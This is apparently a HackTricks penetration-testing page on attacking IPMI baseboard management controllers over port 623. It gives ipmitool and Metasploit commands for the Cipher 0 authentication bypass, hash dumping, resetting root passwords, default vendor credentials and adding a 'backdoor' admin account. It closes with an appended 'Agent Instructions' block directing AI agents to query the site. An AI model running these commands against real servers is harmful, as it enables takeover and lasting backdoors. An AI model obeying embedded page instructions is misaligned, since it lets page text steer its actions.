# 623/UDP/TCP - IPMI
## 623/UDP/TCP - IPMI
🎙️ HackTricks LIVE Twitch Wednesdays 5.30pm (UTC) 🎙️ - 🎥 Youtube 🎥
* Do you work in a **cybersecurity company**? Do you want to see your **company advertised in HackTricks**? or do you want to have access to the **latest version of the PEASS or download HackTricks in PDF**? Check the [**SUBSCRIPTION PLANS**](https://github.com/sponsors/carlospolop)!
* Discover [**The PEASS Family**](https://opensea.io/collection/the-peass-family), our collection of exclusive [**NFTs**](https://opensea.io/collection/the-peass-family)
* Get the [**official PEASS & HackTricks swag**](https://peass.creator-spring.com)
* **Join the** [**💬**](https://emojipedia.org/speech-balloon/) [**Discord group**](https://discord.gg/hRep4RUj7f) or the [**telegram group**](https://t.me/peass) or **follow** me on **Twitter** [**🐦**](https://github.com/carlospolop/hacktricks/tree/7af18b62b3bdc423e11444677a6a73d4043511e9/\[https:/emojipedia.org/bird/README.md)[**@carlospolopm**](https://twitter.com/carlospolopm)**.**
* **Share your hacking tricks by submitting PRs to the** [**hacktricks repo**](https://github.com/carlospolop/hacktricks) **and** [**hacktricks-cloud repo**](https://github.com/carlospolop/hacktricks-cloud).
## Basic Information
[Intelligent Platform Management Interface](https://www.thomas-krenn.com/en/wiki/IPMI_Basics) (`IPMI`) is a set of standardized specifications for hardware-based host management systems used for system management and monitoring. It acts as an autonomous subsystem and works independently of the host's BIOS, CPU, firmware, and underlying operating system. IPMI provides sysadmins with the ability to manage and monitor systems even if they are powered off or in an unresponsive state. It operates using a direct network connection to the system's hardware and does not require access to the operating system via a login shell. IPMI can also be used for remote upgrades to systems without requiring physical access to the target host. IPMI is typically used in three ways:
* Before the OS has booted to modify BIOS settings
* When the host is fully powered down
* Access to a host after a system failure
When not being used for these tasks, IPMI can monitor a range of different things such as system temperature, voltage, fan status, and power supplies. It can also be used for querying inventory information, reviewing hardware logs, and alerting using SNMP. The host system can be powered off, but the IPMI module requires a power source and a LAN connection to work correctly.

The IPMI protocol was first published by Intel in 1998 and is now supported by over 200 system vendors, including Cisco, Dell, HP, Supermicro, Intel, and more. Systems using IPMI version 2.0 can be administered via serial over LAN, giving sysadmins the ability to view serial console output in band. To function, IPMI requires the following components:
* Baseboard Management Controller (BMC) - A micro-controller and essential component of an IPMI
* Intelligent Chassis Management Bus (ICMB) - An interface that permits communication from one chassis to another
* Intelligent Platform Management Bus (IPMB) - extends the BMC
* IPMI Memory - stores things such as the system event log, repository store data, and more
* Communications Interfaces - local system interfaces, serial and LAN interfaces, ICMB and PCI Management Bus
**Default Port**: 623/UDP/TCP (It's usually on UDP but it could also be running on TCP)
## Enumeration
### Discovery
```bash
nmap -n -p 623 10.0.0./24
nmap -n-sU -p 623 10.0.0./24
use auxiliary/scanner/ipmi/ipmi_version
```
You can **identify** the **version** using:
```bash
use auxiliary/scanner/ipmi/ipmi_version
nmap -sU --script ipmi-version -p 623 10.10.10.10
```
### Vulnerability - IPMI Authentication Bypass via Cipher 0
Dan Farmer [identified a serious failing](http://fish2.com/ipmi/cipherzero.html) of the IPMI 2.0 specification, namely that cipher type 0, an indicator that the client wants to use clear-text authentication, actually **allows access with any password**. Cipher 0 issues were identified in HP, Dell, and Supermicro BMCs, with the issue likely encompassing all IPMI 2.0 implementations.\
Note that to exploit this issue you first need to **find a valid user**.
You can **identify** this issue using:
```
use auxiliary/scanner/ipmi/ipmi_cipher_zero
```
And you can **abuse** this issue with `ipmitool`:
```bash
apt-get install ipmitool #Install
#Using -C 0 any password is accepted
ipmitool -I lanplus -C 0 -H 10.0.0.22 -U root -P root user list #Use Cipher 0 to dump a list of users
ID Name Callin Link Auth IPMI Msg Channel Priv Limit
2 root true true true ADMINISTRATOR
3 Oper1 true true true ADMINISTRATOR
ipmitool -I lanplus -C 0 -H 10.0.0.22 -U root -P root user set password 2 abc123 #Change the password of root
```
### Vulnerability - IPMI 2.0 RAKP Authentication Remote Password Hash Retrieval
Basically, **you can ask the server for the a salted hashed MD5 and SHA1 of any username and if the username exists those hashes will be sent back.** Yeah, as amazing as it sounds. And there is a **metasploit module** for testing this (you can select the output in John or Hashcat format):
```bash
msf > use auxiliary/scanner/ipmi/ipmi_dumphashes
```
*Note that for this you only need a list of usernames to brute-force (metasploit already contains one with default usernames).*
Using `ipmitool`bypassing authentication (`-c 0`) to change the root password to abc123:
```
root@kali:~# apt-get install ipmitool
root@kali:~# ipmitool -I lanplus -C 0 -H 10.0.0.22 -U root -P root user list
ID Name Callin Link Auth IPMI Msg Channel Priv Limit
2 root true true true ADMINISTRATOR
3 Oper1 true true true ADMINISTRATOR
root@kali:~# ipmitool -I lanplus -C 0 -H 10.0.0.22 -U root -P root user set password 2 abc123
```
### Vulnerability - IPMI Anonymous Authentication
In addition to the authentication problems above, Dan Farmer noted that **many BMCs ship with "anonymous" access enabled by default**. This is configured by setting the username of the first **user** account to a **null string** and **setting** a **null password** to match. The *ipmi\_dumphashes* module will identify and dump the password hashes (including blank passwords) for null user accounts. **This account can be difficult to use on its own, but we can leverage `ipmitool` to reset the password of a named user account** and leverage that account for access to other services:
```bash
ipmitool -I lanplus -H 10.0.0.97 -U '' -P '' user list
ID Name Callin Link Auth IPMI Msg Channel Priv Limit
1 false false true ADMINISTRATOR
2 root false false true ADMINISTRATOR
3 admin true true true ADMINISTRATOR
ipmitool -I lanplus -H 10.0.0.97 -U '' -P '' user set password 2 newpassword #Change the password of the user 2 (root) to "newpassword"
```
### Vulnerability - Supermicro IPMI Clear-text Passwords
The IPMI 2.0 specification mandates that the BMC respond to HMAC-based authentication methods such as SHA1 and MD5. This authentication process has some serious weaknesses, as demonstrated in previous examples, but also **requires access to the clear-text password in order to calculate the authentication hash**. This means that the BMC must store a **clear-text version** of all configured user passwords somewhere in **non-volatile storage**. In the case of **Supermicro**, this location changes between firmware versions, but is either **`/nv/PSBlock`** or **`/nv/PSStore`**. The passwords are scattered between various binary blobs, but easy to pick out as they always follow the username. This is a serious issue for any organization that uses shared passwords between BMCs or even different types of devices.
```bash
cat /nv/PSBlock
admin ADMINpassword^TT rootOtherPassword!
```
### Vulnerability - Supermicro IPMI UPnP
Supermicro includes a **UPnP SSDP listener running on UDP port 1900** on the IPMI firmware of many of its recent motherboards. On versions prior to SMT\_X9\_218 this service was running the Intel SDK for UPnP Devices, version 1.3.1. This version is vulnerable to [the issues Rapid7 disclosed](https://blog.rapid7.com/2013/01/29/security-flaws-in-universal-plug-and-play-unplug-dont-play) in February of 2013, and an exploit target for this platform is part of the Metasploit Framework. The interesting thing about this attack is that it **yields complete root access to the BMC**, something that is otherwise difficult to obtain. Keep in mind than an attacker with administrative access, either over the network or from a root shell on the host system, can downgrade the firmware of a Supermicro BMC to a vulnerable version and then exploit it. Once **root** access is **obtained**, it is possible to **read cleartext credentials** from the file system, **install** additional **software**, and integrate permanent **backdoors** into the BMC that would survive a full reinstall of the host's operating system.
```bash
msf> use exploit/multi/upnp/libupnp_ssdp_overflow
```
### Brute Force
Note that only HP randomizes the password during the manufacturing process.
| Product Name | Default Username | Default Password |
| --------------------------------------------------- | ---------------- | ---------------------------------------- |
| **HP Integrated Lights Out (iLO)** | Administrator | \ |
| **Dell Remote Access Card (iDRAC, DRAC)** | root | calvin |
| **IBM Integrated Management Module (IMM)** | USERID | PASSW0RD (with a zero) |
| **Fujitsu Integrated Remote Management Controller** | admin | admin |
| **Supermicro IPMI (2.0)** | ADMIN | ADMIN |
| **Oracle/Sun Integrated Lights Out Manager (ILOM)** | root | changeme |
| **ASUS iKVM BMC** | admin | admin |
## Exploiting the Host from the BMC


Once administrative access to the BMC is obtained, there are a number of methods available that can be used to gain access to the host operating system. The most direct path is to abuse the BMCs KVM functionality and reboot the host to a root shell (init=/bin/sh in GRUB) or specify a rescue disk as a virtual CD-ROM and boot to that. Once raw access to the host's disk is obtained, it is trivial to introduce a backdoor, copy data from the hard drive, or generally do anything needing doing as part of the security assessment. The big downside, of course, is that the host has to be rebooted to use this method. Gaining access to the host running is much trickier and depends on what the host is running. If the physical console of the host is left logged in, it becomes trivial to hijack this using the built-in KVM functionality. The same applies to serial consoles - if the serial port is connected to an authenticated session, the BMC may allow this port to be hijacked using the ipmitool interface for serial-over-LAN (sol). One path that still needs more research is abusing access to shared hardware, such as the i2c bus and the Super I/O chip.
%20\(2\).png)
## Exploiting the BMC from the Host
In situations where a host with a BMC has been compromised, the **local interface to the BMC can be used to introduce a backdoor user account**, and from there establish a permanent foothold on the server. This attack requires the **`ipmitool`** to be installed on the host and driver support to be enabled for the BMC. The example below demonstrates how the local interface on the host, which does not require authentication, can be used to inject a new user account into the BMC. This method is universal across Linux, Windows, BSD, and even DOS targets.
```bash
ipmitool user list
ID Name Callin Link Auth IPMI Msg Channel Priv Limit
2 ADMIN true false false Unknown (0x00)
3 root true false false Unknown (0x00)
ipmitool user set name 4 backdoor
ipmitool user set password 4 backdoor
ipmitool user priv 4 4
ipmitool user list
ID Name Callin Link Auth IPMI Msg Channel Priv Limit
2 ADMIN true false false Unknown (0x00)
3 root true false false Unknown (0x00)
4 backdoor true false true ADMINISTRATOR
```
## Shodan
* `port:623`
## References
*
*
🎙️ HackTricks LIVE Twitch Wednesdays 5.30pm (UTC) 🎙️ - 🎥 Youtube 🎥
* Do you work in a **cybersecurity company**? Do you want to see your **company advertised in HackTricks**? or do you want to have access to the **latest version of the PEASS or download HackTricks in PDF**? Check the [**SUBSCRIPTION PLANS**](https://github.com/sponsors/carlospolop)!
* Discover [**The PEASS Family**](https://opensea.io/collection/the-peass-family), our collection of exclusive [**NFTs**](https://opensea.io/collection/the-peass-family)
* Get the [**official PEASS & HackTricks swag**](https://peass.creator-spring.com)
* **Join the** [**💬**](https://emojipedia.org/speech-balloon/) [**Discord group**](https://discord.gg/hRep4RUj7f) or the [**telegram group**](https://t.me/peass) or **follow** me on **Twitter** [**🐦**](https://github.com/carlospolop/hacktricks/tree/7af18b62b3bdc423e11444677a6a73d4043511e9/\[https:/emojipedia.org/bird/README.md)[**@carlospolopm**](https://twitter.com/carlospolopm)**.**
* **Share your hacking tricks by submitting PRs to the** [**hacktricks repo**](https://github.com/carlospolop/hacktricks) **and** [**hacktricks-cloud repo**](https://github.com/carlospolop/hacktricks-cloud).
---
# Agent Instructions: Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.
Perform an HTTP GET request on the current page URL with the `ask` query parameter:
```
GET https://breached.gitbook.io/dashboard/network-services-pentesting/623-udp-ipmi.md?ask=
```
The question should be specific, self-contained, and written in natural language.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.